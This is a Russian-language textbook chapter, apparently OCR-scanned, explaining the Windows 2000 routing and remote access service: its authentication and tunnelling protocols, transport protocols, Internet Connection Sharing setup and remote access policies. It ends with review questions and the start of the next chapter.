Служба RAS (Remote Access Service, Служба удаленного доступа) в Windows 2000 обеспечивает для клиентов Windows 2000 автоматическую установку связи с другими системами- В результате этого обеспечивается доступ к удаленной сети (а также к Internet). При этом компьютеры, работающие под управлением Windows 2000, могут исполнять роль сервера дистанционного (удаленного) доступа для удаленных клиентов. Служба маршрутизации и удаленного доступа RRAS (Routing and Remote Service) позволяет Windows 2000 Server исполнять роль маршрутизатора. Службы RAS и RRAS в Windows 2000 интегрированы в состав одного объекта. Здесь будут рассмотрены характеристики службы RRAS, позволяющие компьютеру Windows 2000 исполнять роль удаленного сервера и клиента одновременно.

Немного о службе RRAS Windows 2000

Благодаря удаленному доступу компьютер-клиент может подключаться к дистанционному компьютеру или к сети для получения доступа к вычислительным ресурсам точно так же, как будто эти компоненты являются локальными. Например, пользователи, которые часто находятся в разъездах, могут получать удаленный доступ к файлам на сервере фирмы, а также к другим ее ресурсам. Клиенты могут также использовать службы удаленного доступа для подключения к общедоступной сети, например к Internet. На рис. 12.1. схематически показана реализация удаленного доступа.




Рис. 12.1. Благодаря службе RRAS удаленные пользователи могут подключаться к локальному компьютеру или к сети

Служба **RRAS** в Windows 2000 выполняет три основные роли.

- **Удаленный клиент.** Служба RRAS может применяться для создания и поддержки коммутируемого подключения к удаленным сетям, включая Internet, с применением различных средств (например, модем, подключение ISDN, инфракрасный и параллельный порт, последовательное подключение, протокол X.25, а также асинхронный режим передачи ATM). Клиенты Windows 2000 поддерживают достаточно большой перечень протоколов аутентификации и другие параметры подключения, которые будут рассмотрены в следующих разделах главы. Благодаря наличию туннельных протоколов клиенты могут настраивать безопасные подключения к удаленным сетям с помощью таких общедоступных сетей, как Internet.
- **Сервер удаленного доступа.** Сервер, на котором выполняется ОС Windows 2000, может выступать в качестве сервера удаленного доступа. В этом случае удаленные клиенты могут подключаться к локальному серверу или к локальной сети, используя компоненты, которые применяются для поддержки коммутируемых подключений. Можно применять службы удаленного доступа для поддержки клиентской службы терминалов, поскольку службы удаленного доступа генерируют IP-адрес для подключения клиента, а также назначают необходимые протоколы для RAS-подключения. Операционная система Windows 2000 поддерживает несколько протоколов аутентификации, в результате чего становится возможной аутентификация пользователей, основанная на учетных записях локального пользователя или пользователя домена. В качестве механизма аутентификации может также применяться служба RADIUS (Remote Authentication Dial In User Service, Служба удаленной аутентификации пользователей коммутируемого подключения). Благодаря этому удаленному пользователю доступен весь набор операций, которые обычно выполняются пользователями локального сервера или локальной сети.

- Службы маршрутизации. Компоненты маршрутизации в Windows 2000 позволяют серверу Windows 2000 выступать в качестве однонаправленного или многоадресного маршрутизатора. Сервер Windows 2000 обеспечивает выполнение маршрутизации, фильтрование пакетов, подключение к ресурсам общего доступа, возможность коммутируемой маршрутизации, а также некоторые другие возможности.

Служба RRAS Windows 2000 предоставляет удаленный доступ, а также поддерживает службу маршрутизации. В версии Windows NT Server эти возможности реализовывались с помощью отдельных служб. Служба RRAS в Windows 2000 претерпела значительные усовершенствования и дополнения по сравнению с аналогичной службой в Windows NT.

Одним из основных положительных качеств службы RRAS Windows 2000 является то, что она интегрирована в состав операционной системы Windows 2000. Для клиента это означает, что стоит создать один раз подключение, как обеспечивается доступ к ресурсам сервера точно в таком же режиме, как будто бы они находились на локальном компьютере. Клиент может составить схему удаленных ресурсов общего доступа на локальном диске, схему удаленных принтеров (с одновременным выполнением печати), а также выполнять многие другие действия. Иногда приложения могут "прозрачным образом" использовать удаленные ресурсы.

В случае сервера интеграция означает, что Windows 2000 может применять единственный метод идентификации для локальных и удаленных пользователей. Служба Windows 2000 выполняет аутентификацию, основываясь на учетных записях пользователей на локальном компьютере или учетных записях в домене. В этих целях также может применяться служба RADIUS. При поддержке RADIUS служба RRAS обеспечивает возможность использования сервера Windows 2000 в качестве шлюза для различных сетей, причем процедура аутентификации будет выполняться другим сервером, в этом качестве может применяться даже сервер UNIX.

Служба RRAS Windows 2000 также реализует полную интеграцию со службой каталогов Active Directory. Благодаря этому обеспечивается выполнение репликации настроек параметров удаленного доступа пользователя, включая разрешения на доступ, параметры обратного вызова, политики безопасности и некоторые другие параметры. Интеграция со службой каталогов Active Directory также упрощает задачи администрирования при использовании других служб и свойств, которые связаны со службой каталогов Active Directory.

Следует отметить, что служба RRAS Windows 2000 поддерживает большое количество протоколов подключения, сюда входят протокол PPP, протокол SLIP, а также протокол удаленного доступа Microsoft. Эта служба поддерживает такие методы аутентификации, как MS-CHAP, протокол CHAP (Challenge Handshake Authentication Protocol, Протокол проверки подлинности с предварительным согласованием вызова), протокол SPAP (Shiva Password Authentication Protocol, Протокол проверки подлинности пароля Shiva) и протокол PAP (Password Authentication Protocol, Протокол проверки подлинности пароля). Также поддерживаются сетевые протоколы TCP/IP, IPX/SPX, NetBEUI и AppleTalk, в результате чего обеспечивается поддержка ресурсов и клиентов Microsoft, UNIX, NetWare и Macintosh.

Новые возможности службы RRAS Windows 2000

Если вы знакомы со службами RAS или RRAS в Windows NT, то сможете обнаружить "знакомые черты" в службе RRAS Windows 2000. Несколько новых параметров рассматриваются в дальнейшем.

Интеграция со службой каталогов Active Directory

Ранее уже отмечалось, что служба RRAS Windows 2000 связана со службой каталогов Active Directory. Благодаря этому клиенты могут настраивать репликации с помощью расширенного доступа для клиентов и упрошенных методов администрирования. Интеграция со службой каталогов Active Directory позволяет управлять сложными серверами RRAS с помощью консоли управления RRAS.

Протоколы BAP и BACP

С помощью протоколов BAP (Bandwidth Allocation Protocol, Протокол выделения полосы пропускания) и BACP (Bandwidth Allocation Control Protocol, Протокол управления выделением полосы пропускания) служба Windows 2000 RAS может в динамическом режиме добавлять или удалять связи при использовании подключений в целях обеспечения необходимой пропускной способности. Если пропускная способность становится недостаточной, служба RAS добавляет связи, в результате чего увеличивается скорость загрузки данных, а также растет производительность. Если же пропускная способность канала связи уменьшается, служба RAS может удалять новые связи, в результате чего растет производительность. Протокол BAP можно настраивать с помощью политики удаленного доступа, которую следует применять к отдельным пользователям, группам или ко всей организации в целом.

Протокол MS-CHAP версии 2

Предыдущая версия службы удаленного доступа (в Windows NT) поддерживала протокол MS-CHAP (Microsoft Challenge Handshake Authentication, Протокол для проверки подлинности удаленного клиента). Протокол MS-CHAP версии 2 обеспечивает высокий уровень безопасности и предназначается для поддержки подключения к виртуальной частной сети (VPN, Virtual Private Network). Таким образом, удаленный клиент может устанавливать безопасное подключение к частной сети с помощью Internet. Протокол CHAP версии 2 предлагает следующие способы повышения безопасности.

- Кодирование отклика LAN Manager, используемое для обеспечения обратной совместимости с устаревшими клиентами удаленного доступа, теперь не поддерживается (благодаря этому совершенствуется система обеспечения безопасности). Исходя из этих же соображений, протокол MS-CHAP версии 2 не поддерживает кодирование изменения пароля LAN Manager.
- Протокол MS-CHAP версии 2 поддерживает двустороннюю аутентификацию, в результате чего обеспечивается двунаправленная проверка подлинности между клиентом и сервером удаленного доступа. Ранее протокол MS-CHAP поддерживал только однонаправленную аутентификацию, а также не предоставлял удаленному клиенту механизм, позволяющий определить, действительно ли удаленный сервер обладает доступом к паролю в целях выполнения аутентификации,
- Протокол MS-CHAP версии 2 также обеспечивает возможность кодирования. Алгоритм 40-разрядного кодирования в предыдущих версиях содержал пользовательские пароли, а результат использования одного и того же ключа кодирования был общим для каждого сеанса. В версии 2 этого протокола для создания уникального ключа кодирования каждого сеанса используется пароль удаленного клиента наравне с произвольно выбранной строкой.
- В версии 2 протокола обеспечивается большая степень безопасности в процессе передачи данных благодаря использованию отдельных ключей кодирования для пересылаемых данных каждого каталога.

Протокол EAP

Протокол EAP (Extensible Authentication Protocol, Расширенный протокол аутентификации) обеспечивает выполнение аутентификации, которая является дополнительной по отношению к службе удаленного доступа без изменения основной базы ПО точно так же, как появившиеся в NTFS 5.0 возможности позволяют использовать новые функции без перестройки самой файловой системы (более подробные сведения об этом содержатся в главе 13). Протокол EAP позволяет клиенту и серверу согласовывать, какой механизм будет использоваться для проверки подлинности клиента. В настоящее время протокол EAP в Windows 2000 поддерживает протоколы EAP-MD5 CHAP (Challenge Handshake Authentication Protocol), EAP-TLS (Transport Level Security, Безопасность на уровне передачи), а также переадресацию сервера RADIUS. Каждый из перечисленных протоколов будет более подробно рассмотрен в следующих разделах главы.

Поддержка RADIUS

Служба RRAS Windows 2000 может выступать в качестве клиента RADIUS, отсылать запросы на регистрацию в системе серверу RADIUS, который включает службу IAS (Internet Authentication Service, Служба аутентификации в Internet), которая также включена в состав Windows 2000. Сервер RADIUS может выполняться не только на платформе Windows 2000, что позволяет службе RRAS использовать серверы RADIUS UNIX или службы RADIUS от других поставщиков. Одним из преимуществ применения службы RADIUS является ее способность к аудиту. Появились также дополнительные утилиты, которые обеспечивают интеграцию с базами данных, например для контроля доступа клиентов.

Политики удаленного доступа

В Windows 2000 значительно улучшены предоставляемые администратору возможности по контролю над учетными записями удаленных пользователей и параметрами коммутируемого подключения. Служба RAS позволяет контролировать только параметры обратного вызова и параметры, установленные с помощью метода "клиент-клиент". Хотя Windows 2000 позволяет устанавливать разрешения удаленного доступа с помощью учетных записей пользователя, эту политику можно использовать в целях определения параметров удаленной учетной записи для одного или нескольких пользователей. Политики удаленного доступа обеспечивают великолепные возможности контроля параметров пользователей и таких характеристик, как разрешенное время доступа, максимальная продолжительность сеанса, аутентификация, безопасность, политики BAP и многое другое.

Поддержка клиентов Macintosh

В Windows 2000 появилась поддержка удаленных учетных записей для клиентов Macintosh, реализованная путем поддержки сети AppleTalk для протокола PPP (клиенты Macintosh). Это позволяет клиентам Macintosh подключаться к серверу RAS Windows 2000 с помощью стандартного протокола подключения "точка-точка" и сети AppleTalk.

Возможность блокирования учетной записи

В службе RAS Windows 2000 была улучшена степень безопасности за счет блокировки учетной записи. В результате обеспечивается блокирование учетной записи службы удаленного доступа после определенного количества неудачных попыток регистрации в системе. Данный параметр позволяет защититься от атак хакеров, кото-

рые пытаются получить доступ к удаленной учетной записи, многократно регистрируясь в системе (метод атаки "со словарем"). Можно настроить два параметра для контроля блокировки — количество неудачных попыток, приводящих к блокированию учетной записи, и период, когда учетная запись будет оставаться заблокированной перед восстановлением счетчика блокировки.

Оснастка Маршрутизация и удаленный доступ

Большинство административных и управляющих функций были интегрированы Microsoft в оснастку консоли управления MMC, поэтому RRAS не выглядит исключением. Оснастка Маршрутизация и удаленный доступ (рис. 12.2) позволяет настраивать сервер RRAS и управлять им.




Рис. 12.2. Оснастка Маршрутизация и удаленный доступ

Оснастка Маршрутизация и удаленный доступ служит в качестве главного контролирующего центра, используемого в целях управления основными свойствами служб RRAS. Кроме настройки портов и интерфейса, можно определять свойства протоколов, общие параметры, свойства и политики RRAS. В следующих разделах главы будет показано, как использовать консоль RRAS для выполнения настройки и администрирования. Для того чтобы открыть консоль, выполните команду Пуск⇨Программы⇨Администрирование⇨Маршрутизация и удаленный доступ.

Протоколы подключений и службы удаленного доступа

В Windows 2000 поддерживается несколько протоколов подключений и служб удаленного доступа. Рассмотрим их немного подробнее.

Протокол SLIP

Протокол SLIP (Serial Line Internet Protocol, Межсетевой протокол для последовательного канала) появился еще в UNIX. Он реализует ограниченное количество функций, а также не поддерживает проверку (или коррекцию ошибок). Клиенты Windows 2000 могут применять протокол SLIP для подключения к серверам, работающим под управлением UNIX (или к серверам, которые поддерживают SLIP), но Windows 2000 Server не поддерживает SLIP для коммутируемых подключений.

Протокол PPP

Протокол PPP (Point-to-Point Protocol, Протокол подключения "точка-точка") изначально предназначался для использования в качестве унифицированного протокола, альтернативного SLIP, обеспечивающего высокую производительность и надежность. В отличие от SLIP, протокол PPP создавался на основе промышленных стандартов, поэтому любой совместимый клиент может подключаться к PPP-серверу. В Windows 2000 поддерживается использование протокола PPP для входящих и исходящих подключений. В службе удаленного доступа Windows 2000 удаленные клиенты могут использовать протоколы IPX, TCP/IP, NetBEUI, AplleTalk и их комбинации. Клиенты, работающие под управлением Windows (Windows 2000, Windows NT, Windows 9x и Windows 3.x), могут использовать любую комбинацию из протоколов IPX, TCP/IP, NetBEUI, однако не могут применять протокол AppleTalk. Клиенты Macintosh могут использовать либо протокол TCP/IP, либо протокол AppleTalk. Протокол PPP поддерживает несколько методов аутентификации, включая MS-CHAP, EAP, CHAP (Challenge Handshake Authentication Protocol, Протокол аутентификации с предварительным согласованием вызова), SPAP и PAP.

Протокол Microsoft RAS

Протокол Microsoft RAS был создан фирмой Microsoft в целях поддержки NetBIOS. Он может применяться в Windows NT 3.1, Windows for Workgroups, MS DOS и службой удаленного доступа LAN Manager. Клиенты также могут использовать протокол NetBIOS. В этом случае сервер удаленного доступа будет выступать в качестве шлюза NetBIOS для клиента, поддерживающего протокол NetBEUI, NetBEUI через TCP/IP, а также NetBEUI через IPX. Протокол Microsoft RAS совместим в одностороннем порядке с платформами устаревших операционных систем Microsoft.

Протоколы PPP Multilink и BAP

Протоколы PPMP (PPP Multilink, Сложный протокол подключения "точка-точка"), или просто Multilink, и протокол BAP позволяют использовать несколько линий PPP в целях расширения полосы пропускания. Например, можно воспользоваться протоколом Multilink в целях объединения двух аналоговых модемов со скоростью передачи данных 33,6 Кбит/с, что обеспечит суммарную скорость передачи данных в 67,2 Кбит/с.

Протокол BAP функционирует совместно с Multilink, формируя суммарную полосу пропускания. Как только полоса пропускания увеличивается, протокол BAP позволяет клиенту группировать дополнительные подключения для повышения общей производительности. Как только полоса пропускания уменьшается, протокол BAP позволяет клиенту удалять подключения, чтобы сгруппировать связи в целях уменьшения общей стоимости подключения.

Протокол PPTP

Протокол TCP/IP сам по себе не обеспечивает кодирование информации (или безопасность данных), что требуется пользователям, которые передают важные данные по таким общедоступным сетям, как Internet. Протокол PPTP (Point-to-Point Tunneling Protocol, Протокол туннелирования "точка-точка") предоставляет способы инкапсуляции и кодирования IP и IPX, реализующие безопасную передачу данных. Протокол PPTP — это продукт эволюции протокола PPP, он предназначен для создания виртуальных частных сетей (VPN, Virtual Private Network), объединяющих клиенты и сервер.

Кадры протокола PPP в случае установки PPTP-подключения кодируются с помощью стандарта MPPE ключом, который генерируется в процессе аутентификации MS-CHAP или EAP-TLS. Протокол PPTP не осуществляет кодирование, поэтому его применение ограничивается инкапсуляцией ранее закодированных кадров PPP. Для того чтобы обеспечить безопасное подключение, клиент должен выполнять аутентификацию — либо с помощью MS-CHAP, либо посредством EAP-TLS.

Протокол PPTP может применяться в целях создания безопасного подключения для частных сетей при использовании в качестве транспорта таких общедоступных сетей, как Internet, когда удаленная сеть не настроена на поддержку протокола IPSec.

Протокол L2TP

Протокол L2TP (Layer Two Tunneling Protocol, Двухуровневый протокол туннелирования) объединяет параметры протокола PPTP с поддержкой протокола IPSec, благодаря чему обеспечивается повышенный уровень безопасности. В отличие от протокола PPTP, который в процессе кодирования использует стандарт MPPE, протокол L2TP полагается на стандарт IPSec. Поэтому при установке подключений источник и целевой маршрутизатор должны поддерживать как протокол L2TP, так и IPSec.

Протокол L2TP, поддерживающий IPSec, обеспечивает повышенный уровень безопасности по сравнению с протоколом PPTP, поэтому при подключении к виртуальной частной сети этот протокол является наилучшим выбором.

Транспортные протоколы

Ранее уже упоминалось о том, что служба RRAS поддерживает четыре сетевых протокола: TCP/IP, IPX, NetBEUI и AppleTalk. Служба RAS в Windows 2000 поддерживает все четыре протокола в случае установки входящих подключений. Клиенты службы RAS поддерживают все перечисленные протоколы, за исключением AppleTalk. Когда вы устанавливаете RRAS, Windows 2000 Server разрешает использование всех установленных в настоящее время протоколов для входящих и исходящих RAS-подключений. Также можно включить поддержку протоколов в целях разрешения доступа клиентов только к серверу RAS или к локальной сети. В этом случае следует настраивать доступ отдельно для каждого протокола.

Протокол TCP/IP

При использовании в качестве протокола удаленного доступа, TCP/IP позволяет устанавливать подключение к клиенту Windows 2000 практически в любой сети, работающей на основе протокола TCP/IP, включая Internet. В статическом режиме можно определить IP-адрес, маску подсети, стандартный шлюз, другие параметры коммутируемого подключения, а также разрешить удаленному серверу настраивать свойства подключения. Протокол TCP/IP для поддержки входящих подключений могут ис-

пользовать все клиенты, поддерживающие протоколы TCP/IP и PPP. Также можно выделять адреса из статического пула или использовать службу DHCP, чтобы выделить адреса и настройки других свойств для удаленных клиентов. Кроме того, клиент может посылать запрос заранее определенного IP-адреса (что задается в свойствах подключения со стороны клиента).

Протокол IPX

Протокол IPX используется главным образом там, где применяются клиенты или серверы Novell NetWare. Наличие поддержки протокола IPX позволяет серверу RAS Windows 2000 сосуществовать с сервером NetWare, а также обеспечивает доступ клиентов к ресурсам NetWare с помощью RAS-подключения. Сервер Windows 2000 RAS, поддерживающий протокол IPX, также используется как IPX-маршрутизатор, направляющий трафик RIP, SAP и NetBIOS между локальной сетью и удаленным клиентом. Кроме использования протокола IPX, удаленный клиент должен выполнять редиректор NetWare. На сервере должен запускаться протокол, совместимый с IPX/SPX/NetBIOS.

За взаимодействие Windows 2000 Professional и NetWare отвечают службы клиента для NetWare. В Windows 2000 Server для этого используются службы шлюза к NetWare.

Сервер RAS Windows 2000 назначает номера IPX-сетей и узлов для клиентских подключений. Сервер может генерировать номер IPX-сети автоматически, а при использовании протокола TCP/IP — выбирать его из статического пула адресов, назначенного администратором. В случае автоматического назначения номера, сервер сначала проверяет, используется ли данный номер в сети. Затем назначаются номера для всех клиентов удаленного доступа. Присваивание одних и тех же номеров сетей уменьшает количество RIP-уведомлений, поступающих от сервера RAS.

Протокол NetBEUI

Протокол NetBEUI следует применять для небольших, не использующих маршрутизацию сетей. Поскольку этот протокол не поддерживает маршрутизацию, он обеспечивает определенный уровень безопасности для частной сети, подключенной к Internet. Внутренние системы, которым не нужен доступ к Internet, могут использовать этот протокол и оставаться "невидимыми" из Internet. Поддержка протокола NetBEUI службой RAS Windows 2000 позволяет клиентам NetBEUI подключаться к серверу RAS, получая доступ к обшим ресурсам на сервере. Однако при обеспечении доступа к ресурсам, которым соответствуют определенные IP-адреса, клиентам NetBEUI не обойтись без обращений к WINS-серверу.

Протокол AppleTalk

Протокол AppleTalk используется сетевыми клиентами Macintosh. Служба Windows 2000 RAS поддерживает протокол AppleTalk, что позволяет удаленным клиентам Macintosh подключаться к серверу и получать доступ к общим ресурсам сервера или связываться с другими узлами AppleTalk в сети. Для того чтобы использовать протокол AppleTalk входящими подключениями RAS, следует установить протокол AppleTalk на RAS-сервере.

Общий доступ к подключению Internet

Во многих небольших организациях или отделах крупных организаций пользователям требуется доступ к Internet для работы с электронной почтой или доступа к Web. В этом случае предоставление каждому пользователю отдельного подключения будет непрактичным и обойдется достаточно дорого по причине использования дополни-

тельного оборудования, учетных записей и выполнения работ по администрированию. Однако благодаря новому средству Windows 2000, Internet Connection Sharing (ICS, Общий доступ к подключению Internet), подключаться к Internet могут сразу несколько пользователей. Компьютер Windows 2000, на котором настроен общий доступ к подключению Internet, превращается в proxy-сервер, сервер имен и маршрутизатор для подключенных клиентов. Чаше всего он становится DHCP-сервером, выполняя функции назначения адресов компьютеров в сети. При организации общего доступа для назначения адресов используется пространство адресов класса С, 192.168.0.0 (маска подсети 255.255.255.0). Если разрешается общий доступ к подключению Internet, Windows 2000 автоматически назначает адрес 192.168.0.0 сетевому интерфейсу, с помощью которого пользователи будут получать доступ к подключению. Например, если в сервере установлен один сетевой адаптер и модем, то при использовании общего доступа IP-адрес сетевого адаптера изменится и получит значение 192.168.0.1. При включении других компьютеров им назначаются адреса из того же диапазона, причем адрес 192.168.0.1 будет выступать в качестве шлюза. Общий доступ к подключению Internet предназначается для небольших офисных и домашних сетей, поэтому здесь отсутствуют расширенные возможности по настройке. Например, невозможно изменить диапазон адресов, выделяемый клиентам локальных сетей, отключить назначение адресов службой DHCP, отключить работу proxy-DNS и т.д. Однако для небольших сетей выбор ICS оказывается достаточно неплохим вариантом, обеспечивающим доступ к Internet. Если требуется контроль на более высоком уровне или в состав сети входят контроллеры доменов Windows 2000, DHCP-серверы или RAS-серверы, придется использовать преобразование сетевых адресов (NAT).

Настройка сервера в случае общего доступа к подключению Internet

Обеспечение общего доступа к подключению Internet осуществляется с помощью диалогового окна свойств подключения в папке Сеть и удаленный доступ к сети. Как только будут настроены параметры подключения, а пользователь убедится в его работоспособности, откройте папку Сеть и удаленный доступ к сети. Правой кнопкой мыши щелкните на значке подключения, а в отобразившемся контекстном меню выберите пункт Свойства. В диалоговом окне свойств подключения перейдите к вкладке Общий доступ (рис. 12.3).

На компьютере, который предоставляет услуги общего доступа к подключению Internet, устанавливаются два сетевых подключения. Одно из них относится к локальной сети, к которой подключены все клиенты, а второе является подключением к Internet. Это может быть коммутируемое подключение (модем, кабельный модем, адаптер ISDN и т.д.) или непосредственное подключение через сетевой адаптер.

Для организации общего доступа сначала создается подключение и производится его проверка. Как только подключение протестировано, его можно настроить для совместного доступа пользователей локальной сети. Для настройки общего доступа к подключению Internet выполните следующие операции.

1. Откройте папку Сеть и удаленный доступ к сети, после чего откройте диалоговое окно свойств подключения. В данном случае речь идет о подключении к Internet, а не к локальной сети.
2. Перейдите на вкладку Общий доступ.
3. Установите флажок Разрешить общий доступ для этого подключения.
4. Установите флажок Разрешить вызов по требованию, если вы хотите, чтобы компьютер-посредник автоматически устанавливал подключение к Internet при поступлении запроса от клиента.




Рис. 12.3. Вкладка Общий доступ подключения к Internet

5. Щелкните на кнопке Параметры, чтобы настроить все необходимые сетевые приложения и службы, или на кнопке OK, что приведет к разрешению передачи всего трафика.

Чтобы убедиться в том, что коммутируемое подключение не используется без необходимости, перейдите на вкладку Параметры диалогового окна свойств подключения и настройте параметр Время простоя до разъединения. Здесь можно, например, указать интервал времени, равный 30 минутам. Многие провайдеры услуг Internet разрывают подключение после простоя в течение 15–20 минут.

Настройка клиентов

При подключении клиентов к ICS-серверу не требуется какое-либо специальное ПО; точно так же, как не нужно настраивать приложения Internet Explorer для подключения через proxy-сервер. Все, что вам необходимо сделать — убедиться в том, что клиенты находятся в той же подсети, что и ICS-сервер, и что они обращаются к нему как к стандартному шлюзу. Простейший способ решения этой задачи — настроить клиенты на автоматическое получение настроек TCP/IP от DHCP-сервера.

Если требуется, можете настроить параметры компьютера-клиента вручную, назначив ему статический IP-адрес из диапазона адресов класса C (192.168.0.2–192.168.0.254) с маской подсети 255.255.255.0. В качестве стандартного шлюза задайте адрес 192.168.0.1.

Настройка приложений и служб

Операционная система Windows 2000 позволяет настроить удаленные приложения для локальных клиентов, а также локальные службы для удаленных пользователей. Например, если в сети размещается Web-узел, следует настроить параметры ICS таким образом, чтобы удаленные клиенты могли обращаться к соответствующей службе.

В следующих разделах рассказывается о том, как настроить удаленные приложения и локальные службы. Для этого достаточно щелкнуть на кнопке Настройка вкладки Общий доступ итогового окна свойств подключения.

Настройка удаленных приложений

Для настройки клиентов, получающих доступ из локальной сети к удаленным приложениям, перейдите на вкладку Приложения. Щелкните на кнопке Установить для выбора соответствующего приложения. Все доступные в этом случае параметры перечислены ниже.

- **Имя приложения.** Имя приложения, которое будет отображаться на вкладке Приложения.
- **Порты удаленного сервера.** Укажите номер порта на удаленном сервере, который будет использоваться приложением.
  - TCP. Установите этот переключатель, если удаленный порт будет использовать протокол TCP.
  - UDP. Установите этот переключатель, если удаленный порт будет использовать протокол UDP.
- **Порты входящих вызовов.** Укажите порты входящих вызовов для протокола TCP или UDP — для удаленного приложения.

Настройка локальных служб

Чтобы настроить доступ удаленных клиентов к таким локальным службам, как Web-узел, установленный в локальной сети, следует выбрать вкладку Службы. Ниже описаны все параметры, имеющие отношение к этой вкладке.

- **Имя службы.** Название службы, отображаемое на вкладке Службы.
- **Номер порта службы.** Номер порта, используемого службой.
  - TCP. Этот параметр выбирается в том случае, если удаленный порт применяет протокол TCP.
  - UDP. Этот параметр определяет использование протокола UDP.
- **Имя или адрес сервера в частной сети.** Здесь указывается имя локального компьютера, на котором выполняется служба (или его IP-адрес).

Безопасность удаленного доступа

Политики удаленного доступа сервера RRAS позволяют достичь приемлемого уровня безопасности.

Управление политиками осуществляется с помощью консоли RRAS. Перейдите к нужному вам серверу, затем откройте ветвь Политика удаленного доступа. При этом в правой части консоли отображаются установленные политики. По умолчанию используется политика Разрешить доступ, если разрешены входящие подключения. Дважды щелкните на политике и обратите внимание на то, что выбран переключатель Отказать в праве удаленного доступа.

Можно воспользоваться стандартной политикой удаленного доступа, просто добавляя к ней дополнительные компоненты, или создать новую политику.

Создание новой политики

В консоли RRAS откройте требуемый сервер, затем перейдите к ветви Политика удаленного доступа. В контекстном меню правой панели выберите команду Создать политику удаленного доступа. После этого мастер предложит указать следующие сведения.

- Понятное имя политики. Имя политики, отображаемое в окне консоли RRAS. Введите, например, название "Accounting".
- Условия. В этом окне определяются критерии, используемые для разрешения/запрета доступа. В рассматриваемом примере щелкните на кнопке Добавить, выберите Windows-Groups, затем щелкните на кнопке Добавить. Выберите требуемую группу, два раза щелкните на кнопке OK и щелкните на кнопке Далее.
- Предоставить/отказать в праве удаленного доступа. Выберите переключатель Отказать в праве удаленного доступа, если требуется отказать в праве удаленного доступа для данной группы. Щелкните на кнопке Далее.
- Изменить профиль. Эта кнопка позволяет изменять другие свойства политики удаленного доступа. Если ничего изменять не требуется, щелкните на кнопке Готово.

В результате щелчка на кнопке Изменить профиль отображается диалоговое окно Изменение профиля коммутируемых подключений (рис. 12.4). Доступный расширенный набор параметров позволяет в широких пределах изменять свойства коммутируемых подключений.




Рис. 12.4. Окно настройки свойств коммутируемых подключений

Резюме

В настоящей главе вы ознакомились со свойствами Windows 2000 Server, которые позволяют легко и просто создать сервер удаленного доступа. Были рассмотрены методы подключения локальной сети к Internet, позволяющие открыть вашей локальной сети "окно в мир", также изучались вопросы обеспечения безопасности при установке удаленного подключения к Internet.

Контрольные вопросы

1. Без какого протокола невозможен удаленный доступ к Internet?
   а) NetBEUI;
   б) IPX/SPX;
   в) TCP/IP.
2. Какой протокол не является маршрутизируемым?
   а) NetBEUI;
   б) TCP/IP;
   в) IPX/SPX.
3. Когда следует использовать общее подключение к Internet?
   а) в больших и сверхбольших сетях;
   б) в средних сетях;
   в) в малых сетях.

Глава 13

Организация файловой системы

В этой главе...

- Файловые системы Windows 2000
